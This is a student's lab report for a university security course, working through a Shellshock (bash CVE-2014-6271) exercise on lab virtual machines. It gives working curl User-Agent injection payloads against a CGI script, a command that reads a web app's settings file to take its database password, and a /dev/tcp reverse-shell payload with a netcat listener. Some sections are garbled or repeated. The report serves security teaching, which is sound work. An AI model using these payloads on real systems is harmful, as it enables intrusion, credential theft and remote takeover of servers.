CSCI 401

Lab - 2

Prof. Kadri Brogi

February 14, 2020

Emranul Hakim

23467834

Shellshock Attack Lab

Q. Describe what a shellshock is & how it works?

Ans: Shellshock attack is the latest security threat to hit the internet. The program at the heart of the shellshock attack is known as bash:

$ env x = '() {:;}; echo vulnerable'

This vulnerability means is that an attacker could execute arbitrary code on web servers by using this default definition. The main work of bash is that it lets users to find functions as a way to pass text on to other systems or processors. But the problem arises when the special characters as a part of definition occur because bash does not stop processing a function after its defined. It just continues to read and execute shell commands following the function definition. And the result is the intruder get the shell access which opens up the command prompt. Although getting shell is not the same as getting root but eventually the intruders will have the privilege escalation that will give them the root access. Once they have the root access, the system will belong to them.

Lab work:

In this lab I am creating a user defined function like such:

export foo='() { echo "Inside of a function" ; };

As in myriad programming languages, a function can be created once and used multiple times with ease. Although this sounds great, but it has an issue such that code from outside of the function could be executed in vulnerable systems.

2.1 Task1: Experimenting with Bash Function

```
[11/04/19]seed@VM:~$ echo $$
3917
[11/04/19]seed@VM:~$  /bin/basj_shellshock
bash_shellshock: /bin/basj_shellshock: No such file or
directory
[11/04/19]seed@VM:~$  /bin/bash_shellshock
[11/04/19]seed@VM:~$ echo$$
bash_shellshock: echo4039: command not found
[11/04/19]seed@VM:~$ echo $$
4039
<e' /bin/bash_shellshock -c "echo this is test"
vulnerable
this is test
[11/04/19]seed@VM:~$ exit
exit
[11/04/19]seed@VM:~$  /bin/bash
[11/04/19]seed@VM:~$ echo $$
4077
[11/04/19]seed@VM:~$ env x='() { :;}; echo vulnerable'
/bin/bash -c "echo this is test"
this is test
[11/04/19]seed@VM:~$
```

After running the affected version gives output “vulnerable”. Once the patch has been applied, code execution after the end of the bash function is not allowed.


```
[11/04/19]seed@VM:~$  env var='() { echo "vulnerable to
 CVE-2014-6277 and CVE-2014-6278"; }' /bin/bash -c "ech
o this is a test"
this is a test
```

The exploit **env var='() {echo "vulnerable to CVE-2014-6277 and CVE-2014-6278";}' /bin/bash -c** var is for CVE-2014-6278. Most vendors patched both together. Also, the exploit for CVE-2014-6277 might lead to a denial of service and cannot be used when writing Qualys checks since they are non-intrusive. So, the two are clubbed together.

2.2 Task2: Setting up CGI programs

Server: 10.0.2.5
Attacker: 10.0.2.6

```
[11/05/19]seed@VM:~$ /usr/lib/cgi-bin/
bash: /usr/lib/cgi-bin/: Is a directory
[11/05/19]seed@VM:~$ cd /usr/lib/cgi-bin
[11/05/19]seed@VM:.../cgi-bin$ sudo touch hello.cgi
[11/05/19]seed@VM:.../cgi-bin$ ls
hello.cgi
[11/05/19]seed@VM:.../cgi-bin$ sudo nano hello.cgi
[11/05/19]seed@VM:.../cgi-bin$ sudo chmod 755 hello.cgi
```



From Attacker:

```
[11/05/19]seed@VM:~$ curl http://10.0.2.5/cgi-bin/hello
.cgi
Hellow world
```

2.3 Task3: Passing Data to Bash via Environment Variable

Server IP: 10.0.2.6
Attacker IP:10.0.2.7

We have created a bash shell script in the server. The command **"string /proc/$$/environ"** in the last line prints out all the environment variables of a process, where $$ will be replaced by **bash** with the **ID** of the current process.

```
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

Then using **curl**, we are accessing the **CGI**. With the "**-v**" option, curl will print out the **HTTP** request, in addition to the response from the web server.

```
[11/06/19]seed@VM:~$ curl -v http://10.0.2.6/cgi-bin/en
virv.cgi
*   Trying 10.0.2.6...
* Connected to 10.0.2.6 (10.0.2.6) port 80 (#0)
> GET /cgi-bin/envirv.cgi HTTP/1.1
> Host: 10.0.2.6
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Wed, 06 Nov 2019 23:49:08 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
```


```
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=10.0.2.6
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
 at 10.0.2.6 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.6
SERVER_ADDR=10.0.2.6
SERVER_PORT=80
REMOTE_ADDR=10.0.2.7
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
System Settings
IN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/envirv.cgi
```

```
REMOTE_ADDR=10.0.2.7
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/envirv.cgi
REMOTE_PORT=38708
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/envirv.cgi
SCRIPT_NAME=/cgi-bin/envirv.cgi
System Settings
n #0 to host 10.0.2.6 left intact
[11/06/19]seed@VM:~$
```

From Attacker we simply try how to send the data to the bash:

Server IP: 10.0.2.6
Attacker IP:10.0.2.7

In order to perform this task, we used **curl** tool where **"-A"** command is used to set the user-agent field of a request.



From the above experiment we see that user-agent field of the http request is set to **"TEST",** and the HTTP_USER_AGENT and the environment variable get the same content.

2.4 Task4: Launching the Shellshock Attack

Server IP: 10.0.2.6
Attacker IP:10.0.2.7

Launching the attack using User-Agent header field:

Our goal is to get the CGI program to execute a command of our choice. So, we simply try bin/ls to see whether we can get the content in the directory. So, for that we used curl tool and we're able to see the content of the file **envirv.cgi** as shown below: ******
Environment Variables ******

```
[11/06/19]seed@VM:~$ curl -A "() {echo hello;}; echo Co
ntent_type: text/plain; echo; /bin/ls -l" http://10.0.2
.6/cgi-bin/envirv.cgi
****** Environment Variables ******
HTTP_HOST=10.0.2.6
HTTP_USER_AGENT=() {echo hello;}; echo Content_type: te
xt/plain; echo; /bin/ls -l
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
 at 10.0.2.6 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.6
SERVER_ADDR=10.0.2.6
SERVER_PORT=80
REMOTE_ADDR=10.0.2.7
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
```


Stealing a password

We will do again a reverse shell attack and connect to Server (Victim's) VM then we will use curl to steal all the information including the **"password"** from a web application. In order for us to steal a password we need to have access to the MySQL database login which is exactly what we are after.


We run the:

curl -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php" http://192.168.56.103/cgi-bin/myprog.cgi

And the outcome on the **Attacker** machine is:




And finally, in the next picture is what we are really after, although all the info in the **settings.php** file is not to be ignored.
The password has been hacked!!



2.5 Task5: Getting a Reverse Shell via Shellshock Attack

Server IP: 10.0.2.6
Attacker IP:10.0.2.7

First, we create the reverse shell & then we run **nc -lv 9090** from the attacker machine where **nc** stands for **netcat** which is the most commonly used program by the attackers. Since the attacker is waiting for the connection now, we directly run the following bash program on the server machine in order to emulate what attacker would run after compromising the server via the Shellshock attack. **$ /bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1.** The bash command will trigger a TCP connection to the attacker machine port 9090 and the reverse shell will be created.



```
[11/06/19]seed@VM:~$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:6e:f0:37

          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:25
5.255.255.0
          inet6 addr: fe80::7be5:ecc2:4ca4:3a3/64 Scope
:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Met
ric:1
          RX packets:1248 errors:0 dropped:0 overruns:0
 frame:0
          TX packets:1082 errors:0 dropped:0 overruns:0
 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:871596 (871.5 KB)  TX bytes:120947 (
120.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
```

Trash


Creating the reverse shell in the shellshock attack:

Now instead of running the command directly in the server we run it via the Shellshock attack after running the "nc -lv 9090" command we setup the TCP server by running the command and sending a malicious request to the victim server's CGI program as shown below:


```
[11/06/19]seed@VM:~$ curl -A "() { echo hello;}; echo C
ontent_type: text/plain; echo; echo; /bin/bash -i > /de
v/tcp/10.0.2.7/9090 0<&1 2>&1" http://10.0.2.6/cgi-bin/
envirv.cgi
ontent_type: text/plain; echo; echo; /bin/bash -i > /de
v/tcp/10.0.2.7/9090 0<&1 2>&1" http://10.0.2.6/cgi-bin/
envirv.cgi
  % Total    % Received % Xferd  Average Speed   Time
  Time     Time  Current
                                 Dload  Upload   Total
  Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--
100     1    0     1    0     0    189      0 --:--:--
--:--:-- --:--:--   250

[11/06/19]seed@VM:~$
```

2.6 Task6: Using the Patched Bash


In this task we replace the **/bin/bash_shellshock** with **/bin/bash** and redo Tasks **3** and **5.**



Server IP: 192.168.56.103
Attacker IP: 10.0.2.4




The command **"string /proc/$$/environ"** in the last line prints out all the environment variables of a process, where $$ will be replaced by **bash** with the **ID** of the current process. Then using **curl**, we are accessing the **CGI**. With the "**-v**" option, curl will print out the **HTTP** request, in addition to the response from the web server.



In the above image, we are testing the connection between VMs using our recently created "myprog.cgi"

Part 3.

Now it is time to start testing with the **/bin/bash/** patched program.




In the above image we are connecting through to the server VM successfully. Next we will use the "**curl -v http://192.168.56.103/cgi-bin/myprog.cgi**" command in the terminal to see what happens with the patched **bin/bash/.**

After testing the **Patched** version **bin/bash**, the outcome seems to be exactly the same and the variables are exactly the same except for the REMOTE_PORT being different, 15454 unpatched and 15738 patched.

Part 5.

First, we create the reverse shell & then we run **nc -lv 9090** from the attacker machine where **nc** stands for **netcat** which is the most commonly used program by the attackers. Since the attacker is waiting for the connection now we directly run the following bash program on the server machine in order to emulate what attacker would run after compromising the server via the Shellshock attack. **$ /bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1.** The bash command will trigger a TCP connection to the attacker machine port 9090 and the reverse shell will be created.



Now instead of running the command directly in the server we run it via the Shellshock attack after running the "nc -lv 9090" command we setup the TCP server by running the command and sending a malicious request to the victim server's CGI program as shown below: